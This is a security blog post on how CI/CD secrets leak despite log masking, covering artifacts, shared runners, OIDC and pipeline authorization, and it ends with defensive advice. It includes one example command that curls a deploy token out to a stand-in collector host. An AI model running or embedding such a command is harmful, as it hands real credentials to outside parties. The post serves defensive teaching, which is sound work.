
Secrets in CI/CD Pipelines: How They Leak
Why a masked CI/CD variable is still readable by the job, how secrets leak through artifacts, shared runners and logs, and how to cut the blast radius.
If a job can use a secret, code running inside that job can usually try to use it too.
That sentence explains a large part of CI/CD secret leakage.
Masking a variable in logs helps with accidental exposure. It does not create a security boundary against malicious code.
The real problem is which credentials reach the pipeline, which context receives them, and which code can execute near them.
The examples below assume a lab repository or an authorized penetration test.

A pipeline is a machine running code with an identity
CI/CD is often described as automation.
For security testing, I treat it as a workload.
The runner executes commands.
Those commands receive tokens.
They access registries.
They publish artifacts.
They deploy.
They authenticate to cloud services.
If a job can produce a release, it already holds some form of power.
The pentest question is who can influence code executing inside that context.
A masked variable still exists in the process
GitHub Actions, GitLab CI, and Jenkins provide mechanisms for hiding secrets from logs.
That prevents many accidental leaks.
For example:
1
echo "$DEPLOY_TOKEN"
may appear redacted.
Now change the command:
1
2
3
curl -X POST \
  --data-binary "$DEPLOY_TOKEN" \
  https://collector.example.test/token
Log masking does not stop the connection.
The script already received the value.
That is the trust boundary.
GitLab documents the risk explicitly
GitLab warns that changes to .gitlab-ci.yml can compromise CI/CD variables.
Its documentation also states that masking is not guaranteed protection against malicious users.
That makes sense.
Code controlling the pipeline can transform the secret before printing it.
It can send the value over the network.
It can use the credential directly.
It can write it into an artifact.
It can split the value into pieces.
The control needs to act before the secret reaches untrusted code.
GitHub follows the same principle
GitHub Actions supports repository secrets, environment secrets, and organization secrets.
It also masks known values in logs.
GitHub’s guidance recommends least privilege and warns that automatic redaction cannot cover every transformed representation of a secret.
The questions remain the same.
Which workflow receives the secret?
Who can change that workflow?
Who can change a script executed by the workflow?
A secret protected in Settings is still exposed if a trusted job executes code controlled by somebody with lower trust.
Jenkins depends heavily on who controls the Jenkinsfile
Credentials Binding can inject credentials through environment variables, temporary files, and other bindings.
Masking prevents many accidental console leaks.
A Jenkinsfile allowed to use the credential can still run code that uses that credential.
That becomes dangerous quickly when untrusted branches reach privileged jobs.
Protection needs to bind the credential to trusted execution, not just trusted logging.
Protected branches help, but follow the entire flow
Most CI/CD platforms can release secrets only to protected branches.
That is useful.
Now consider:
1
2
3
4
5
6
7
8
9
10
11
12
13

untrusted PR
      |
      v
build without secret
      |
      v
artifact
      |
      v
protected job downloads artifact
      |
      v
executes artifact with secret
The secret was restricted to the protected branch.
The attacker’s code crossed the boundary through the artifact.
This is indirect trust.
A file produced in an untrusted context remains untrusted.
Long-lived cloud keys increase the blast radius
An AWS_ACCESS_KEY_ID and AWS_SECRET_ACCESS_KEY pair may remain valid long after the job ends.
Once leaked, the attacker can carry the credential outside the pipeline.
OIDC improves this design.
The job presents an identity signed by the CI/CD platform.
The cloud provider validates claims and returns temporary credentials.
There is no static access key stored in the repository.
The trust policy still needs tight restrictions.
If any branch can assume a production role, the static secret disappeared while the authorization problem remained.
Environments separate deployment authorization
Production environments can require approval.
They can also hold their own secrets.
That helps prevent every job from receiving critical credentials automatically.
Approval needs to happen before the credential-using job runs.
An approval step after untrusted code already executed in the same workspace adds little protection.
Shared runners can leak through state
Ephemeral runners reduce persistence between jobs.
Self-hosted runners may keep filesystem state, processes, caches, and network access.
A malicious job can try to leave state behind for a later job.
It can inspect credentials from other tooling.
It can access cloud metadata.
It can use a Docker socket.
Secret security and runner security are tightly connected.
Secrets also leak through indirect logs
Verbose mode.
Stack traces.
HTTP debugging.
Core dumps.
Configuration files uploaded as artifacts.
env output.
Tools printing URLs that contain tokens.
None of those require a malicious actor.
Basic hygiene includes avoiding secrets in command-line arguments when better interfaces exist.
Process listings can expose arguments.
Restricted files or dedicated secret inputs are usually safer.
What I look for during a pentest

I map workflows and stages first.
Then I mark where secrets enter.
I identify the branch, event, and approval required.
I follow the secret to the command consuming it.
Then I follow every untrusted input into that same job.
When both paths meet, there is a relevant trust boundary.
A simple example
Pipeline:
1
2
3
4
5
deploy:
  script:
    - ./scripts/deploy.sh
  variables:
    PROD_TOKEN: $PROD_TOKEN
The scripts/deploy.sh file comes from the repository.
If any contributor can change that file and trigger the production job before review, the token is exposed to contributor-controlled logic.
The secret may be perfectly masked.
Pipeline authorization is still wrong.
Reducing the risk
Use temporary credentials.
Prefer OIDC for cloud access when the platform supports it.
Restrict trust policies by repository, branch, environment, and other relevant claims.
Separate untrusted builds from privileged deployment.
Do not execute external artifacts as code without validation.
Use approvals for sensitive environments.
Give tokens only the permissions they need.
Run third-party code on isolated runners.
Rotate credentials after exposure.
The safest secret is the one the job never receives
Masking helps.
Vaults help.
OIDC helps.
Protected branches help.
None of them repair a design where attacker-controlled code runs inside the same trust boundary as a production credential.
Review where those two paths meet.
References
GitHub Docs, Using secrets in GitHub Actions.
GitHub Docs, Secure use reference.
GitLab Docs, CI/CD variables.
Jenkins, Credentials Binding Plugin.